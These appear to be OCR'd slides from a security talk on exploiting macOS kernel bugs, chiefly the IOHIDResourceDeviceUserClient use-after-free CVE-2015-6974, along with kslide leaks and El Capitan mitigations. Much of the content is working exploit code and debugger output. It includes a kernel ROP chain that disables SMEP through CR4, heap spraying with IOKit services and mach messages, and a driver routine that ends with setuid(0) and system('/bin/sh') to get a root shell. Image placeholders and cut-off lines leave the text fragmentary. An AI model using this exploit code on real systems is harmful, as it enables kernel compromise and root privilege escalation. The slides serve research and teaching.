0xffffff8029cf8b60: 0x4141414141414141 0x4141414141414141
0xffffff8029cf8b70: 0x4141414141414141 0x4141414141414141
0xffffff8029cf8b80: 0x4141414141414141 0x4141414141414141
0xffffff8029cf8b90: 0x4141414141414141 0x4141414141414141
```

```
struct vm_map_copy {
    int                type;
#define VM_MAP_COPY_ENTRY_LIST          1
#define VM_MAP_COPY_OBJECT              2
#define VM_MAP_COPY_KERNEL_BUFFER       3
    vm_object_offset_t  offset;
    vm_size_t           size;
    union {
        struct vm_map_header hdr;  /* ENTRY_LIST */
        struct {                   /* OBJECT */
            vm_object_t         object;
            vm_size_t           index;      /* record progress as pages
                                             * are moved from object to
                                             * page list; must be zero
                                             * when first invoking
                                             * vm_map_object_to_page_list
                                             */
        } c_o;
        struct {                   /* KERNEL_BUFFER */
            vm_offset_t         kdata;
            vm_size_t           kalloc_size;  /* size of this copy_t */
        } c_k;
    } c_u;
};
```

Leaking kslide




Leaking kslide



kslide = tmp - 0xffffff8000a23a70;

Code execution





```
        scratch[0x8   / sizeof(uint64_t)] = 0;
        scratch[0x10  / sizeof(uint64_t)] = 0;
        scratch[0x18  / sizeof(uint64_t)] = ROP_POP_RSP(mapping_kernel);
//    printf("ROP_POP_RSP : %16llx\n",ROP_POP_RSP(mapping_kernel));
        scratch[0x20  / sizeof(uint64_t)] = (uint64_t)stack->__rop_chain;

        PUSH_GADGET(stack) = ROP_POP_RAX(mapping_kernel);
        PUSH_GADGET(stack) = (uint64_t)scratch;
        PUSH_GADGET(stack) = ROP_RSI_TO_RBX_CALL_178H_RAX(mapping_kernel);
        scratch[0x178 / sizeof(uint64_t)] = ROP_POP_RAX(mapping_kernel);

        PUSH_GADGET(stack) = ROP_POP_R14_POP_RBP(mapping_kernel);
        PUSH_GADGET(stack) = (uint64_t) &corrupt_ptr;
        PUSH_GADGET(stack) = 0xc1c1c1c1c1c1c1c1;

        PUSH_GADGET(stack) = ROP_WRITE_RBX_WHAT_R14_WHERE_POP_RBX_POP_R14_POP_RBP(mapping_kernel);
//    printf("ROP_WRITE_RBX_WHAT_R14_WHERE_POP_RBX_POP_R14_POP_RBP : %16llx\n",ROP_WRITE_RBX_WHAT_R14_WHEF
        PUSH_GADGET(stack) = 0xc2c2c2c2c2c2c2c2;
        PUSH_GADGET(stack) = 0xc3c3c3c3c3c3c3c3;
        PUSH_GADGET(stack) = 0xc4c4c4c4c4c4c4c4;


//        Save CR4

//        Disable SMEP



        PUSH_GADGET(stack) = ROP_POP_RCX(mapping_kernel);
//    printf("ROP_POP_RCX : %16llx\n",ROP_POP_RCX(mapping_kernel));
        PUSH_GADGET(stack) = (uint64_t) &cr4_save;
        PUSH_GADGET(stack) = ROP_CR4_TO_RAX_WRITE_RAX_TO_pRCX_POP_RBP(mapping_kernel);
        PUSH_GADGET(stack) = 0xc5c5c5c5c5c5c5c5;
        PUSH_GADGET(stack) = ROP_POP_RCX(mapping_kernel);
        PUSH_GADGET(stack) = (uint64_t) ~ 0x00100000;
        PUSH_GADGET(stack) = ROP_AND_RCX_RAX_POP_RBP(mapping_kernel);
        PUSH_GADGET(stack) = 0xc6c6c6c6c6c6c6c6;
        PUSH_GADGET(stack) = ROP_POP_RDI(mapping_kernel);
        PUSH_GADGET(stack) = (uint64_t) scratch;


        PUSH_GADGET(stack) = ROP_RAX_TO_CR4_WRITE_ESI_TO_60H_RDI_POP_RBP(mapping_kernel);
        PUSH_GADGET(stack) = 0xc7c7c7c7c7c7c7c7;
```

Code execution

```
    uint64_t payload[50];
    void** vtable = alloc((void*)0x1337100000, 0x1000);
    for(int i=0;i<50;i++)payload[i] = (uint64_t)vtable;

    lsym_payload((uint64_t*)&vtable[0], (void*)kernel_payload);
    printf("[+] payload is ready.\n");
//    getchar();

    for(int i=0;i<1000;i++)alloc_table[i] = open_service("IOPMrootDomain");
    for(int i=1000/4;i<1000/4*3;i++)
        if(i%3){
            IOConnectRelease(alloc_table[i]);
            //  alloc_table[i] = 0;
        }
    printf("[+] zone fengshui finished.\n");

    kernel_exp(conn_main, conn_second, (IODataQueueMemory*)map_addr,(void*)payload,sizeof(payload));
    printf("[+] kernel exploit is done.\n");
//    getchar();

    for(int i=0;i<1000;i++)IOConnectRelease(alloc_table[i]);
    printf("[+] payload has run over.\n");

    if (kernel_payload_ran) {
        setuid(0);
        if (getuid() == 0) {
            printf("[+] got r00t\n");
            system("/bin/sh");
            exit(0);
        }
    }

    printf("[-] kernel payload did not execute.\n");
    return 0;
```

Code execution



New mitigations in El Capitan


- mach_port_kobject is killed (Actually in 10.10.5)
  - Harder for Feng Shui

```
kern_return_t
mach_port_kobject(
    ipc_space_t         space,
    mach_port_name_t        name,
    natural_t           *typep,
    mach_vm_address_t       *addrp)
{
    ...

#if !(DEVELOPMENT || DEBUG)
    /* disable this interface on release kernels */
        *addrp = 0;
#else
    if (0 != kaddr && is_ipc_kobject(*typep))
        *addrp = VM_KERNEL_UNSLIDE_OR_PERM(kaddr);
    else
        *addrp = 0;
#endif

    return KERN_SUCCESS;
}
#endif /* MACH_IPC_DEBUG */
```

Available for debug/development kernel

New mitigations in El Capitan

- SMAP
  - Not enabled on my machine
  - But it is said to be enforced on ForceTouch MBP




New mitigations in El Capitan

- vm_map_copy_t
  - No kdata field
  - Changing kdata pointer not possible
- Memory spraying still works fine
- OOB read still works fine
  - But not arbitrary memory read/write

```
struct vm_map_copy {
        int                     type;
#define VM_MAP_COPY_ENTRY_LIST          1
#define VM_MAP_COPY_OBJECT              2
#define VM_MAP_COPY_KERNEL_BUFFER       3
        vm_object_offset_t      offset;
        vm_size_t               size;
        union {
                struct vm_map_header hdr;  /* ENTRY_LIST */
                struct {                   /* OBJECT */
                        vm_object_t             object;
                        vm_size_t               index;      /* record progress as pages
                                                             * are moved from object to
                                                             * page list; must be zero
                                                             * when first invoking
                                                             * vm_map_object_to_page_list
                                                             */
                } c_o;
                struct {                   /* KERNEL_BUFFER */
                        vm_offset_t             kdata;
                        vm_size_t               kalloc_size;  /* size of this copy_t */
                } c_k;
        } c_u;
};
```

Exploitation on El Capitan: CVE-2015-6974


Use-after-free in IOHIDResourceDeviceUserClient::terminateDevice
Credit to Luca Todesco



Exploitation on El Capitan: Code execution

```
kern_return_t kr = IOConnectCallMethod(conn, 0, &n, 1, CFDataGetBytePtr(desc), CFDataGetLength(desc), 0, 0, 0, 0);
assert(KERN_SUCCESS == kr);

mach_port_t port_table[100];
char* junk = calloc(500,1);
char* tmp = calloc(500,1);
memset(junk,0xc0,sizeof(char)*500);

for(int i = 0;i < 10;i++)send_kern_data(junk, 256 - 0x58, &port_table[i]);
for(int i = 0;i < 10;i++)tmp = read_kern_data(port_table[i]);

kr = IOConnectCallMethod(conn, 1, 0, 0, 0, 0, 0, 0, 0, 0);
assert(kr == KERN_SUCCESS);
for(int i = 0;i < 10;i++)send_kern_data(junk, 256 - 0x58, &port_table[i]);
```

replace



call vtable

Freed memory == Useless ?

A little bit different…

Normal mach_msg before release

```
(lldb) x/10xg this->_device
0xffffff801cf49b00: 0xdeadbeef00000003 0x0000000000000000
0xffffff801cf49b10: 0x00000000000000a8 0xc0c0c0c0c0c0c0c0
0xffffff801cf49b20: 0xc0c0c0c0c0c0c0c0 0xc0c0c0c0c0c0c0c0
0xffffff801cf49b30: 0xc0c0c0c0c0c0c0c0 0xc0c0c0c0c0c0c0c0
0xffffff801cf49b40: 0xc0c0c0c0c0c0c0c0 0xc0c0c0c0c0c0c0c0
(lldb) di -s $pc
IOHIDFamily`IOHIDResourceDeviceUserClient::handleReport:
->  0xffffff7f875ba367 <+331>: call   qword ptr [rax + 0x938]
    0xffffff7f875ba36d <+337>: mov    ebx, eax
    0xffffff7f875ba36f <+339>: mov    rax, qword ptr [r14]
    0xffffff7f875ba372 <+342>: mov    rdi, r14
    0xffffff7f875ba375 <+345>: call   qword ptr [rax + 0x28]
    0xffffff7f875ba378 <+348>: jmp    0xffffff7f875ba388        ; <+3
    0xffffff7f875ba37a <+350>: mov    rax, qword ptr [r14]
    0xffffff7f875ba37d <+353>: mov    rdi, r14
    0xffffff7f875ba380 <+356>: call   qword ptr [rax + 0x28]
(lldb) register read rax
     rax = 0xdeadbeef00000003
(lldb) x/10xg $rax
error: kdp read memory failed (error 4)
(lldb)
```

fake vtable 0xdeadbeef00000003

mach_msg after release/recieve

```
(lldb) x/10xg this->_device
0xffffff8034944500: 0xffffff80397b4900 0x0000000000000000
0xffffff8034944510: 0x00000000000000a8 0xc0c0c0c0c0c0c0c0
0xffffff8034944520: 0xc0c0c0c0c0c0c0c0 0xc0c0c0c0c0c0c0c0
0xffffff8034944530: 0xc0c0c0c0c0c0c0c0 0xc0c0c0c0c0c0c0c0
0xffffff8034944540: 0xc0c0c0c0c0c0c0c0 0xc0c0c0c0c0c0c0c0
(lldb) di -s $pc
IOHIDFamily`IOHIDResourceDeviceUserClient::free:
->  0xffffff7f9c9b9c0c <+78>:  call   qword ptr [rax + 0x28]
    0xffffff7f9c9b9c0f <+81>:  mov    rdi, qword ptr [rbx + 0x108]
    0xffffff7f9c9b9c16 <+88>:  test   rdi, rdi
    0xffffff7f9c9b9c19 <+91>:  je     0xffffff7f9c9b9c21        ; <+9
    0xffffff7f9c9b9c1b <+93>:  mov    rax, qword ptr [rdi]
    0xffffff7f9c9b9c1e <+96>:  call   qword ptr [rax + 0x28]
    0xffffff7f9c9b9c21 <+99>:  mov    rdi, qword ptr [rbx + 0xd8]
    0xffffff7f9c9b9c28 <+106>: test   rdi, rdi
(lldb) register read rax
     rax = 0xffffff80397b4900
(lldb) x/10xg $rax
0xffffff80397b4900: 0xffffff80397b4a00 0x0000000000000000
0xffffff80397b4910: 0x00000000000000a8 0xc0c0c0c0c0c0c0c0
0xffffff80397b4920: 0xc0c0c0c0c0c0c0c0 0xc0c0c0c0c0c0c0c0
0xffffff80397b4930: 0xc0c0c0c0c0c0c0c0 0xc0c0c0c0c0c0c0c0
0xffffff80397b4940: 0xc0c0c0c0c0c0c0c0 0xc0c0c0c0c0c0c0c0
(lldb)
```


fake vtable next pointer

Exploitation on El Capitan: Code execution

Control the $pc…

```
for(int i = 0;i < 10;i++)send_kern_data(junk, 256 - 0x58, &port_table[i]);
for(int i = 0;i < 10;i++)tmp = read_kern_data(port_table[i]);

kr = IOConnectCallMethod(conn, 1, 0, 0, 0, 0, 0, 0, 0, 0);

for(int i = 0;i < 210;i++)send_kern_data(junk, 256 - 0x58, &port_table[i]);
for(int i = 0;i < 210;i++)tmp = read_kern_data(port_table[i]);

uint64_t leak = IOConnectCallMethod(conn, 2, &n, 1, "AAAAAAAAAA", 10, 0, 0, 0, 0);
 //call [rax+0x938]
```

```
(lldb) x/10xg $rax+0x938
0xffffff8028cf3138: 0xc0c0c0c0c0c0c0c0 0xc0c0c0c0c0c0c0c0
0xffffff8028cf3148: 0xc0c0c0c0c0c0c0c0 0xc0c0c0c0c0c0c0c0
0xffffff8028cf3158: 0xc0c0c0c0c0c0c0c0 0xc0c0c0c0c0c0c0c0
0xffffff8028cf3168: 0xc0c0c0c0c0c0c0c0 0xc0c0c0c0c0c0c0c0
0xffffff8028cf3178: 0xc0c0c0c0c0c0c0c0 0xc0c0c0c0c0c0c0c0
(lldb) di -s $pc
IOHIDFamily`IOHIDResourceDeviceUserClient::handleReport:
->  0xffffff7f911ba367 <+331>: call   qword ptr [rax + 0x938]
    0xffffff7f911ba36d <+337>: mov    ebx, eax
    0xffffff7f911ba36f <+339>: mov    rax, qword ptr [r14]
    0xffffff7f911ba372 <+342>: mov    rdi, r14
    0xffffff7f911ba375 <+345>: call   qword ptr [rax + 0x28]
    0xffffff7f911ba378 <+348>: jmp    0xffffff7f911ba388          ;
```



Exploitation on El Capitan: Info Leak

- Use a separate info leak vulnerability
  - E.g CVE-2015-3676 (By KeenTeam)

- How to leak by taking advantage of existing vulns?
  - Heap Overflow vuln:
    - By overflowing to the vm_map_copy_t structure, enlarging the size field to achieve OOB read
  - Use After Free:
    - Playing like Internet Explorer exploit? Crazy?
    - Let's have a try on CVE-2015-6974

Exploitation on El Capitan: Info Leak

- General strategy (CVE-2015-6974)
  - Free _device object
  - Allocate another vtable-based object with same size to fill in (IOUserClient object is preferred)
  - Call selector 2, IOHIDResourceDeviceUserClient::_handleReport
    - Vtable type confuse

```
IOReturn IOHIDResourceDeviceUserClient::handleReport(IOExternalMethodArguments * arguments)
{
    AbsoluteTime timestamp;
    if (_device == NULL) {
        IOLog("%s failed : device is NULL\n", __FUNCTION__);
        return kIOReturnNotOpen;
    }
    IOReturn                ret;
    IOMemoryDescriptor *    report;
    ...
    if ( !arguments->asyncWakePort ) {
        ret = _device->handleReportWithTime(timestamp, report);
        report->release();
    ...
    return ret;
}
```

vtable + 0x938

ret value to userland

Exploitation on El Capitan: Info Leak

- What vtable member is preferred to return useful information?

- Candidate 1: getTargetAndMethodForIndex
  - Can return kernel global structure address and leak kslide

- Candidate 2: OSMetaClass::getMetaClass(void)
  - This works well when the calling offset is larger than the vtable of our confused userclient
  - Because a MetaClass vtable is usually right after a userclient vtable

